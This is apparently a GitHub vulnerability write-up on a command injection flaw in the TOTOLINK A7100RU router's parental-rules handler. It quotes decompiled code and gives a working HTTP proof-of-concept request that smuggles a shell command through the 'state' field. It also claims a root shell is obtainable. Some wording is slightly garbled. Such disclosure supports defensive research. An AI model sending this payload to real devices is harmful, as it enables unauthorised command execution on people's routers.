rencvn and rencvn add a7100ru ... on Apr 1 History

..

img	8 months ago
readme.md	8 months ago

readme.md

TOTOlink A7100RU Command injection vulnerability

Overview

- Manufacturer's website information： http://totolink.net/
- Firmware download address ： http://totolink.net/home/menu/detail/menu_listtpl/download/id/185/ids/36.html

1. Affected version




Figure 1 shows the latest firmware Ba of the router

2.Vulnerability details


```
58  else
59  {
60    v30 = (const char *)websGetVar(a1, "mac", "");
61    v31 = (const char *)websGetVar(a1, "desc", "");
62    v4 = websGetVar(a1, "week", "");
63    v32 = (const char *)websGetVar(a1, "sTime", "");
64    v33 = (const char *)websGetVar(a1, "eTime", "");
65    v34 = (const char *)websGetVar(a1, "state", "");
66    if ( strchr(v4, 48) )
67    {
68      strcpy((char *)v25, "1,2,3,4,5,6,7");
```

```
104      while ( v9 != 8 );
105    }
106    sprintf(v23, "%s;%s;%s;%s;%s;%s", v30, v31, (const char *)v25, v5, v33, v34);
107    v6 = atoi(v3);
108    if ( v6 )
109    {
110      if ( v6 == 2 )
111      {
112        memset(v22, 0, sizeof(v22));
113        memset(v21, 0, sizeof(v21));
114        v26[0] = 0;
115        v26[1] = 0;
116        memset(v20, 0, sizeof(v20));
117        v11 = websGetVar(a1, "idx", 4437084);
118        Uci_Get_Str(39, "parental", "rules", v22);
119        Uci_Get_Str(39, "parental", "rulesNum", v26);
120        v12 = atoi(v11);
121        getNthValueSafe(v12 - 1, v22, 32, v21, 4096);
122        v13 = atoi(v11);
123        v14 = v20;
124        while ( v13 < atoi(v26) )
125        {
126          getNthValueSafe(v13++, v22, 32, v14, 256);
127          v15 = v14;
128          v14 += 256;
129          Uci_Del_List(39, "parental", "rules", v15);
130        }
131        Uci_Del_List(39, "parental", "rules", v21);
132        Uci_Add_List(39, "parental", "rules", v23);
133        v16 = atoi(v11);
134        for ( i = v20; ; i += 256 )
```

The content obtained by the program through the state parameter is passed to v34, then the content of v34 is formatted into the stack of V23 through the sprintf function, and finally V23 is brought into UCI_ Add_ List function

```
184      else
185        v9 = "Unknown ID";
186      break;
187  }
188  snprintf(v11, 1024, "uci set -c %s %s.%s.%s=\"%s\"", v8, v9, a2, a3, a4);
189  CsteSystem(v11, 0);
190  return 1;
191}
```

Format the A4 matched content into V11 through snprintf function, and then bring V11 into cstesystem function



The function directly brings user input into the execv function, which has a command injection vulnerability

3.Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V7.4cu.2313_B20191024
2. Attack with the following overflow POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
Content-Length: 79
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/adm/status.asp?timestamp=1647872753309
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: SESSION_ID=2:1647872744:2
Connection: close

{"topicurl":"setting/delParentalRules",
"state":"1$(ls>/tmp/123;)"}
```

The reproduction results are as follows:




Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell